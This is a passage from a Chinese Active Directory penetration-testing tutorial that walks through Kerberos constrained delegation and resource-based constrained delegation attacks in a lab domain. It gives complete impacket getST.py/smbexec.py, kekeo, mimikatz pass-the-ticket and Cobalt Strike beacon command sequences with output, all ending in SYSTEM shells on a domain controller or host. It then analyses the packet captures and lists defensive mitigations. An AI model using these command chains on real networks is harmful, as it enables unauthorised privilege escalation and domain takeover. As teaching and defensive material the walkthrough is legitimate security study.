AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" -dn
```

如图所示，可以看到查询出 hack 用户被赋予了约束性委派，并且委派的 SPN 是 cifs/AD01.xie.com。



```
C:\Users\hack\Desktop>AdFind.exe -b "DC=xie,DC=com" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" msds-allowedtodelegateto
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: AD01.xie.com:389
Directory: Windows Server 2012 R2

dn:CN=hack,CN=Users,DC=xie,DC=com
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com/xie.com
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com
>msDS-AllowedToDelegateTo: cifs/AD01
>msDS-AllowedToDelegateTo: cifs/AD01.xie.com/XIE
>msDS-AllowedToDelegateTo: cifs/AD01/XIE

1 Objects returned
```

然后我们就可以进行约束性委派攻击了，如下我们使用 impacket 和 Rubeus 进行约束性委派攻击。

(1) 使用 impacket 攻击

首先，需要把攻击机的/etc/resolv.conf 文件中的 DNS 服务器指定为域控。然后执行如下命令进行攻击：

#以 test 的身份申请一张访问 cifs/ad01.xie.com 服务的票据

```
python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate test
```

```
python3 getST.py -dc-ip AD01.xie.com xie.com/server_account:P@ss1234 -spn cifs/ad01.xie.com -impersonate administrator
```

#导入票据

```
export KRB5CCNAME=test.ccache
```

```
python3 smbexec.py -no-pass -k ad01.xie.com
```


如图所示，可以看到执行完这些命令后，即可远程连接域控制器 AD01。

```
~/impacket/examples master $ sudo python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate test
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating test
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in test.ccache
~/impacket/examples master $ export KRB5CCNAME=test.ccache
~/impacket/examples master $ python3 smbexec.py -no-pass -k ad01.xie.com
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01
```

如果出现如图所示报错，则是因为给 hack 用户配置委派的时候，选择的是仅使用 Kerberos(K)，如图 4-131 所示，这样的话就不会进行协议转换，所以报错。

```
~/impacket/examples master $ sudo python3 getST.py -dc-ip AD01.xie.com xie.com/hack:P@ss1234 -spn cifs/ad01.xie.com -impersonate test
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating test
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user hack or initial TGT not forwardable
```

- ☐ 不信任此用户作为委派(O)
 - ☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)
 - ☒ 仅信任此用户作为指定服务的委派(U) 不能协议转换
 - ☒ 仅使用 Kerberos(K)
 - ☐ 使用任何身份验证协议(N)
- 可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	AD02.xie.com			

(2) 使用 kekeo 攻击

我们也可以在 Win7 上使用 kekeo 执行如下命令生成 ST 服务票据：

#使用 hack 账号申请一个 TGT 认购权证

```
tgt::ask /user:hack /domain:xie.com /password:P@ss1234
```

#使用上一步的 TGT 认购权证，利用 S4U 协议，以 test@xie.com 用户权限申请一张访问 cifs/AD01.xie.com 服务的 ST 服务票据

```
tgs::s4u /tgt:TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:test@xie.com /service:cifs/AD01.xie.com
```

```
tgs::s4u /tgt:TGT_server_account@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:administrator@xie.com /service:cifs/AD01.xie.com
```

如图所示，使用 kekeo 进行约束性委派攻击，其会生成三个票据。

```
C:\Users\test2\Desktop>kekeo.exe
kekeo 2.1 (x64) built on Jul 23 2021 20:56:45
/* * *
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo # tgt::ask /user:hack /domain:xie.com /password:P@ss1234
Realm      : xie.com (xie)
User       : hack (hack)
CName      : hack [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : ENCRYPTION KEY 23 (rc4_hmac_nt) : 74520a4ec2626e3638066146a0d5ceae
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi'

kekeo # tgs::s4u /tgt:TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:test@xie.com /service:cifs/AD01.xie.com
Ticket : TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi
[krb-cred] S: krbtgt/xie.com @ XIE.COM
[krb-cred] E: [00000012] aes256_hmac
[enc-krb-cred] P: hack @ XIE.COM
[enc-krb-cred] S: krbtgt/xie.com @ XIE.COM
[enc-krb-cred] T: [2021/8/11 11:26:52 ; 2021/8/11 21:26:52] {R:2021/8/18 11:26:52}
[enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac) : 652aebde9654827b0523fb00fb19c5961b210de5bf8a9ad6441a2b9c15b83abd
[s4u2self] test@xie.com
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGS_test@xie.com@XIE.COM_hack@XIE.COM.kirbi'
Service(s):
[s4u2proxy] cifs/AD01.xie.com
> Ticket in file 'TGS_test@xie.com@XIE.COM_cifs~AD01.xie.com@XIE.COM.kirbi'
```

然后使用 mimikatz 执行如下命令将最后的 s4u2proxy 步骤生成的 ST 服务票据导入内存中，即可访问域控的 CIFS 服务。

```
kerberos::ptt TGS_test@xie.com@XIE.COM_cifs~AD01.xie.com@XIE.COM.kirbi
```

如图所示，使用 mimikatz 将票据导入内存中后，即可远程访问域控。

```
C:\Users\hack\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt TGS_test@xie.com@XIE.COM_cifs~AD01.xie.com@XIE.COM.kirbi
* File: 'TGS_test@xie.com@XIE.COM_cifs~AD01.xie.com@XIE.COM.kirbi': OK

mimikatz # exit
Bye!

C:\Users\hack\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2021/08/02  09:13    <DIR>          inetpub
2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)
2021/08/09  10:46    <DIR>          Users
2021/08/02  09:15    <DIR>          Windows
                0 File(s)                0 bytes
                6 Dir(s)  263,346,110,464 bytes free
```

(3) 约束性委派攻击抓包分析

下面我们对约束性委派攻击进行抓包分析。

在进行约束性委派攻击时，使用 WireShark 进行抓包，如图所示，一共有 6 个包。

10.211.55.6	10.211.55.4	KRB5	277 AS-REQ
10.211.55.4	10.211.55.6	KRB5	1362 AS-REP
10.211.55.6	10.211.55.4	KRB5	1400 TGS-REQ
10.211.55.4	10.211.55.6	KRB5	1368 TGS-REP
10.211.55.6	10.211.55.4	KRB5	870 TGS-REQ
10.211.55.4	10.211.55.6	KRB5	118 TGS-REP

前面两个 AS-REQ&AS-REP 数据包，就是以服务账号 hack 的身份向域控请求可转发的 TGT 认购权证。对应的就是第一条命令。

```
tgt::ask /user:hack /domain:xie.com /password:P@ss1234
```

后面四个 TGS-REQ&TGS-REP 的数据包对应的就是第二条命令。使用第一步获取到的可转发的 TGT 认购权证向域控申请具有指定用户(test)权限访问指定服务(cifs/AD01.xie.com)的 ST 服务票据。

```
tgs::s4u /tgt:TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:test@xie.com /service:cifs/AD01.xie.com
```

1) AS-REQ

如图所示，是第一个 AS-REQ 请求包，以 hack 用户身份向 KDC 请求可转发的 TGT 认购权证。



```

✓ Kerberos
  > Record Mark: 219 bytes
  ✓ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    > padata: 2 items
    ✓ req-body
      Padding: 0
      ✓ kdc-options: 40800010
        0... .... = reserved: False
        .1.. .... = forwardable: True
        ..0. .... = forwarded: False
        ...0 .... = proxiable: False
        .... 0... = proxy: False
        .... .0.. = allow-postdate: False
        .... ..0. = postdated: False
        .... ...0 = unused7: False
        1... .... = renewable: True
        .0.. .... = unused9: False
        ..0. .... = unused10: False
        ...0 .... = opt-hardware-auth: False
        .... 0... = unused12: False
        .... .0.. = unused13: False
        .... ..0. = constrained-delegation: False
        .... ...0 = canonicalize: False

```

2) AS-REP

如图所示，是第二个 AS-REP 回复包，KDC 返回可转发的 TGT 认购权证，也就是 `TGT_hack@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi`。

```

  Kerberos
  > Record Mark: 1304 bytes
  > as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    crealm: XIE.COM
    > cname
      name-type: KRB5-NT-PRINCIPAL (1)
      > cname-string: 1 item
  > ticket
    tkt-vno: 5
    realm: XIE.COM
    > sname
    > enc-part
  > enc-part
    etype: eTYPE-ARCFour-HMAC-MD5 (23)
    kvno: 3
    cipher: 293eaa6ad4e8a469dcffbcc656dc722a5bb21623ac6f043a25cc9d8255d204a061cbd18b...
```

3) TGS-REQ

如图所示，是第三个 TGS-REQ 请求包，需要用到上一步得到的 TGT 认购权证，以 test 的身份向 TGS 服务申请了一张访问自身服务(hack 服务账号所在的服务)的 ST 票据，这一步对于的就是 S4U2Self。


```

Kerberos
  > Record Mark: 1342 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 2 items
      > PA-DATA pA-TGS-REQ
      > PA-DATA pA-FOR-USER
        > padata-type: pA-FOR-USER (129)
          > padata-value: 3050a0193017a00302010aa110300e1b0c74657374407869652e636f6da1091b07584945...
            > name
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
            > name-string: 1 item
              KerberosString: test@xie.com
            > realm: XIE.COM
          > cksum
            auth: Kerberos
    > req-body
      Padding: 0
      > kdc-options: 40800018
      > cname
        name-type: kRB5-NT-PRINCIPAL (1)
        > cname-string: 1 item
          CNameString: hack
        realm: XIE.COM
      > sname
        name-type: kRB5-NT-PRINCIPAL (1)
        > sname-string: 1 item
          SNameString: hack
      till: 2037-09-13 02:48:05 (UTC)
      nonce: 1802073961
      > etype: 3 items

```

客户端和服务端都是 hack

4) TGS-REP

如图所示，是第四个 TGS-REP 回复包，KDC 返回了 test 用户访问自身服务 (hack 服务账号所在的服务) 的可转发 ST 服务票据，服务端为 hack，也就是 TGS_test@xie.com@XIE.COM_hack@XIE.COM.kirbi。

- ✓ Kerberos
 - > Record Mark: 1310 bytes
 - ✓ tgs-rep
 - pvno: 5
 - msg-type: krb-tgs-rep (13)
 - crealm: XIE.COM
 - ✓ cname
 - name-type: KRB5-NT-ENTERPRISE-PRINCIPAL (10)
 - ✓ cname-string: 1 item
 - CNameString: test@xie.com
 - ✓ ticket
 - tkr-vno: 5
 - realm: XIE.COM
 - ✓ sname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - ✓ sname-string: 1 item
 - SNameString: hack
 - > enc-part
 - > enc-part

5) TGS-REQ

如图所示，是第五个 TGS-REQ 请求包，hack 得到

TGS_test@xie.com@XIE.COM_hack@XIE.COM.kirbi 票据后，会在 TGS-REQ 的 additional-tickets 处带上该票据，再次向 KDC 发起 S4U2Proxy 请求，以 test 的名义请求一张访问域控 AD01 CIFS 服务的票据。这一步对应的就是 S4U2Proxy。

```

Kerberos
  > Record Mark: 2272 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 1 item
      > PA-DATA pA-TGS-REQ
        > padata-type: pA-TGS-REQ (1)
          > padata-value: 6e82044b30820447a003020105a10302010ea2070305000000000a38203c8618203c430...
            > ap-req
        > req-body
          Padding: 0
          > kdc-options: 40820010
          realm: XIE.COM
          > sname
            name-type: kRB5-NT-SRV-INST (2)
            > sname-string: 2 items
              SNameString: cifs
              SNameString: AD01.xie.com
            till: 2037-09-13 02:48:05 (UTC)
            nonce: 1802073961
          > etype: 3 items
        > additional-tickets: 1 item
          > Ticket
            tkt-vno: 5
            realm: XIE.COM
            > sname
              name-type: kRB5-NT-PRINCIPAL (1)
              > sname-string: 1 item
                SNameString: hack
            > enc-part

```

6) TGS-REP

如图所示，是第六个 TGS-REP 回复包，就是 KDC 返回的以 test 身份访问域控 AD01 的 CIFS 服务的 ST 票据

TGS_test@xie.com@XIE.COM_cifs~AD01.xie.com@XIE.COM.kirbi。

```

✓ Kerberos
  > Record Mark: 1520 bytes
  ✓ tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: XIE.COM
    ✓ cname
      name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
      ✓ cname-string: 1 item
        CNameString: test@xie.com
    ✓ ticket
      tkt-vno: 5
      realm: XIE.COM
      ✓ sname
        name-type: kRB5-NT-SRV-INST (2)
        ✓ sname-string: 2 items
          SNameString: cifs
          SNameString: AD01.xie.com
      > enc-part
      > enc-part

```



3. 基于资源的约束性委派攻击

以下是实验环境：

- 域控：AD01 (10.211.55.4)
- 域成员主机：Win2008 (10.211.55.7)
- 域用户：hack
- 域管理员：administrator
- 域：xie.com

如图所示，这里我们已经拿到了域内一台主机（win2008）的普通域账号权限（xie\hack），但是该域用户不在 win2008 的管理员组中，因此我们无法执行

mimikatz 等高权限操作。现在我们需要利用基于资源的约束委派进行本地提权，拿到 win2008 主机的 system 权限。

```
beacon> shell hostname
[*] Tasked beacon to run: hostname
[+] host called home, sent: 39 bytes
[+] received output:
Win2008

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
xie\hack

beacon> shell net localgroup administrators
[*] Tasked beacon to run: net localgroup administrators
[+] host called home, sent: 60 bytes
[+] received output:
别名      administrators
注释      管理员对计算机/域有不受限制的完全访问权

成员

-----
Administrator
XIE\Domain Admins
命令成功完成。
```

如图所示，通过 LDAP 协议查询域内机器账号的创建者，我们发现，机器 win2008.xie.com 的创建者为 hack 用户，也就是当前登录的用户。

```
[+] -----查询将机器加入域的用户-----
[*] Tasked beacon to run .NET program: GetCreator.exe LDAP://xie.com
[+] host called home, sent: 111689 bytes
[+] received output:
[+] 机器 WIN2008.xie.com 的创建者为: hack
```

于是我们可以通过创建一个机器账号 machine，然后配置新建的机器账号 machine 到 win2008 机器的基于资源的约束性委派。详细配置如图所示：

域名: xie.com

域控: AD01.xie.com

要被委派的主机: win2008

要新建的机器账号: machine

要新建的机器账号的密码: root

确定

如图所示，可以看到基于资源的约束性委派配置成功！

```
[+] -----添加机器用户对某主机的基于资源的约束性委派-----
[*] Tasked beacon to run .NET program: add_rbcd.exe domain=xie.com dc=AD01.xie.com tm=win2008 ma=machine mp=root
[+] host called home, sent: 118949 bytes
[+] received output:
CN=win2008,CN=Computers,DC=xie,DC=com
[+] Elevate permissions on win2008
[+] Domain = xie.com
[+] Domain Controller = AD01.xie.com

[+] received output:
[+] New SAMAccountName = machine$
[+] Machine account: machine Password: root added

[+] received output:
[+] machine SID : S-1-5-21-1313979556-3624129433-4055459191-1114
[+] Exploit successfully!
```

(1) 使用 **impacket** 攻击

首先，需要把攻击机的/etc/resolv.conf 文件中的 DNS 服务器指定为域控。然后执行如下命令进行攻击：

#以 administrator 的身份申请一张访问 cifs/win2008.xie.com 服务的票据

```
python3 getST.py -dc-ip AD01.xie.com xie.com/machine$:root -spn cifs/win2008.xie.com -impersonate administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

```
python3 smbexec.py -no-pass -k win2008.xie.com
```


如图所示，可以看到执行完这些命令后，成功获得 win2008 机器的 System 权限。

```
~/impacket/examples master ± sudo python3 getST.py -dc-ip AD01.xie.com xie.com/machine$:root -spn cifs/win2008.xie.com -impersonate administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
~/impacket/examples master ± export KRB5CCNAME=administrator.ccache
~/impacket/examples master ± python3 smbexec.py -no-pass -k win2008.xie.com
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

(2) 基于资源的约束性委派攻击抓包分析

下面我们对约束性委派攻击进行抓包分析。

在进行基于资源的约束性委派攻击时，使用 Wireshark 进行抓包，如图所示，一共有 6 个包。

Source	Destination	Protocol	Length	Info
10.211.55.6	10.211.55.4	KRB5		275 AS-REQ
10.211.55.4	10.211.55.6	KRB5		1360 AS-REP
10.211.55.6	10.211.55.4	KRB5		1432 TGS-REQ
10.211.55.4	10.211.55.6	KRB5		1478 TGS-REP
10.211.55.6	10.211.55.4	KRB5		1022 TGS-REQ
10.211.55.4	10.211.55.6	KRB5		231 TGS-REP

前面两个 AS-REQ&AS-REP 数据包，就是以机器账号 machine 的身份向域控请求可转发的 TGT 票据。

后面四个是 TGS-REQ&TGS-REP 的数据包，使用第一步获取到的可转发的 TGT 认购权证以 administrator 身份通过 S4u2Self 协议访问自身，获取到不可转发的 ST 服务票据。然后再通过此不可转发的 ST 服务票据，以 administrator 身份通过 S4u2Proxy 协议申请访问指定服务(cifs/win2008.xie.com)的可转发 ST 服务票据。

1) AS-REQ

如图所示，是第一个 AS-REQ 请求包，以机器账号 machine 用户身份向 KDC 请求可转发的 TGT 票据。

```

  ▾ Kerberos
    > Record Mark: 217 bytes
    ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
      > padata: 2 items
      ▾ req-body
        Padding: 0
        > kdc-options: 40800010
        ▾ cname
          name-type: KRB5-NT-PRINCIPAL (1)
          ▾ cname-string: 1 item
            CNameString: machine$
          realm: xie.com
        ▾ sname
          name-type: KRB5-NT-SRV-INST (2)
          ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: xie.com
          till: 2037-09-13 10:48:05 (UTC)
          nonce: 1818848256
        > etype: 1 item

```

2) AS-REP

如图所示，是第二个 AS-REP 回复包，KDC 返回可转发的 TGT 认购权证。

- ✓ Kerberos
 - > Record Mark: 1302 bytes
 - ✓ as-rep
 - pvno: 5
 - msg-type: krb-as-rep (11)
 - crealm: XIE.COM
 - ✓ cname
 - name-type: KRB5-NT-PRINCIPAL (1)
 - ✓ cname-string: 1 item
 - CNameString: machine\$
 - ✓ ticket
 - tkr-vno: 5
 - realm: XIE.COM
 - ✓ sname
 - name-type: KRB5-NT-SRV-INST (2)
 - ✓ sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: xie.com
 - > enc-part
 - > enc-part

3) TGS-REQ

如图所示，是第三个 TGS-REQ 请求包，这一步就是 S4U2Self 阶段，机器账号 machine 以 administrator 身份访问自身服务。

```

Kerberos
  > Record Mark: 1374 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 2 items
      > PA-DATA pA-TGS-REQ
      > PA-DATA pA-FOR-USER
        > padata-type: pA-FOR-USER (129)
          > padata-value: 3059a0223020a00302010aa11930171b1561646d696e6973747261746f72405849452e43...
            > name
              name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
              > name-string: 1 item
                KerberosString: administrator@XIE.COM
            > realm: XIE.COM
            > cksum
            auth: Kerberos
    > req-body
      Padding: 0
      > kdc-options: 40800018
      > cname
        name-type: kRB5-NT-PRINCIPAL (1)
        > cname-string: 1 item
          CNameString: machine$
          realm: XIE.COM
      > sname
        name-type: kRB5-NT-PRINCIPAL (1)
        > sname-string: 1 item
          SNameString: machine$
        till: 2037-09-13 10:48:05 (UTC)
        nonce: 1818848256
      > etype: 4 items

```

4) TGS-REP

如图所示，是第四个 TGS-REP 回复包，这里 KDC 返回不可转发的 ST 服务票据。但是在基于资源的约束性委派流程中，不可转发的 ST 服务票据也是可以通过 S4U2Proxy 转发到其他服务进行委派认证，并且最后服务还会返回一张可转发的 ST 服务票据！

5) TGS-REQ

- 如图所示，是第五个 TGS-REQ 请求包，这一步就是 S4U2Proxy 阶段，机器账号 machine 以 administrator 身份申请 cifs/win2008.xie.com 服务的 ST 服务票据，带着上一步获取到的不可转发的 ST 服务票据放在 additional_tickets 里面。

```

pvno: 5
msg-type: krb-tgs-req (12)
padata: 2 items
  PA-DATA pA-TGS-REQ
    padata-type: pA-TGS-REQ (1)
    padata-value: 6e82045730820453a003020105a10302010ea20703050000000000a38203d4618203d030...
    > ap-req
  PA-DATA pA-PAC-OPTIONS
    padata-type: pA-PAC-OPTIONS (167)
    padata-value: 3009a00703050010000000
    Padding: 0
    flags: 10000000
      0... .... = claims: False
      .0.. .... = branch-aware: False
      ..0. .... = forward-to-full-dc: False
      ...1 .... = resource-based-constrained-delegation: True
  req-body
    Padding: 0
    > kdc-options: 40820010
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 0 items
      realm: XIE.COM
    sname
      name-type: kRB5-NT-SRV-INST (2)
      sname-string: 2 items
        SNameString: cifs
        SNameString: win2008.xie.com
      till: 2037-09-13 10:48:05 (UTC)
      nonce: 1818848256
    > etype: 3 items
  additional-tickets: 1 item
    Ticket
      tkt-vno: 5
      realm: XIE.COM
      > sname
      > enc-part

```


6) TGS-REP

如图所示，是第六个 TGS-REP 回复包，KDC 返回以 administrator 身份访问 cifs/win2008.xie.com 服务的 ST 服务票据。


```

  ✓ Kerberos
    > Record Mark: 1633 bytes
    ✓ tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: XIE.COM
    ✓ cname
      name-type: kRB5-NT-ENTERPRISE-PRINCIPAL (10)
    ✓ cname-string: 1 item
      CNameString: administrator@XIE.COM
    ✓ ticket
      tkt-vno: 5
      realm: XIE.COM
    ✓ sname
      name-type: kRB5-NT-SRV-INST (2)
    ✓ sname-string: 2 items
      SNameString: cifs
      SNameString: win2008.xie.com
    > enc-part
    > enc-part

```



域委派攻击防范措施

对于防守方或蓝队来说，如何针对委派攻击进行检测和防御呢？

总的来说，有如下几点：

- 高权限的用户，设置不能被委派，如图所示，设置 administrator 用户不能被委派。
- 主机账号需设置委派时，只能设置为约束性委派；
- Windows 2012 R2 及更高的系统建立了受保护的用户组 Protected Users，该组内的用户不允许被委派。将需要被保护的服务用户加入该组中即可。

Administrator 属性

密码复制

拨入

对象

安全

环境

会话

远程控制

远程桌面服务配置文件

COM+

属性编辑器

常规

地址

帐户

配置文件

电话

组织

发布的证书

隶属于

用户登录名(U):

用户登录名(Windows 2000 以前版本)(W):

XIE\

Administrator

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

☐ 交互式登录必须使用智能卡

☒ 敏感帐户，不能被委派

☐ 为此帐户使用 Kerberos DES 加密类型

☐ 该帐户支持 Kerberos AES 128 位加密。

帐户过期

☒ 永不过期(V)

☐ 在这之后(E):

2021年 9月 9日

确定

取消

应用(A)

帮助

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习


域渗透攻防指南
星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



 知识星球

 谢公子学安全

参考文章:

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/1fb9caca-449f-4183-8f7a-1a5fc7e7290a

<http://blog.nsfocus.net/analysis-attacks-entitlement-resource-constrained-delegation/>

<https://www.anquanke.com/post/id/92484>

<https://xz.aliyun.com/t/7217?accounttraceid=3af88c4c64ee495e8f9b8df9d26c30bceoax#toc-14>

<https://xz.aliyun.com/t/7454>

https://mp.weixin.qq.com/s?__biz=MzI2NDk0MTM5MQ==&mid=2247483689&idx=1&sn=1d83538cebbe2197c44b9e5cc9a7997f&chksm=eea5bb09ddd2321fc6bc838bc5e996add511eb7875faec2a7fde133c13a5f0107e699d47840c&scene=126&sessionid=1584603915&key=cf63f0cc499df801cce7995aeda59fae16a26f18d48f6a138cf60f02d27a89b7cfe0eab764ee36c6208343e0c235450a6bd202bf7520f6368cf361466baf9785a1bcb8f1965ac9359581d1eee9c6c1b6&ascene=1&uin=NTgyNDEzOTc%3D&devicetype=Windows+10&version=62080079&lang=zh_CN&exportkey=A8KIWjR%2F8GBWKaJZTJ2e5Fg%3D&pass_ticket=B2fG6ICJb5vVp1dbPCh3AOMlfoBgH2TXNSxmnlYPig8%3D

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94

<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#case-study-2-windows-1020162019-lpe>

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/1fb9caca-449f-4183-8f7a-1a5fc7e7290a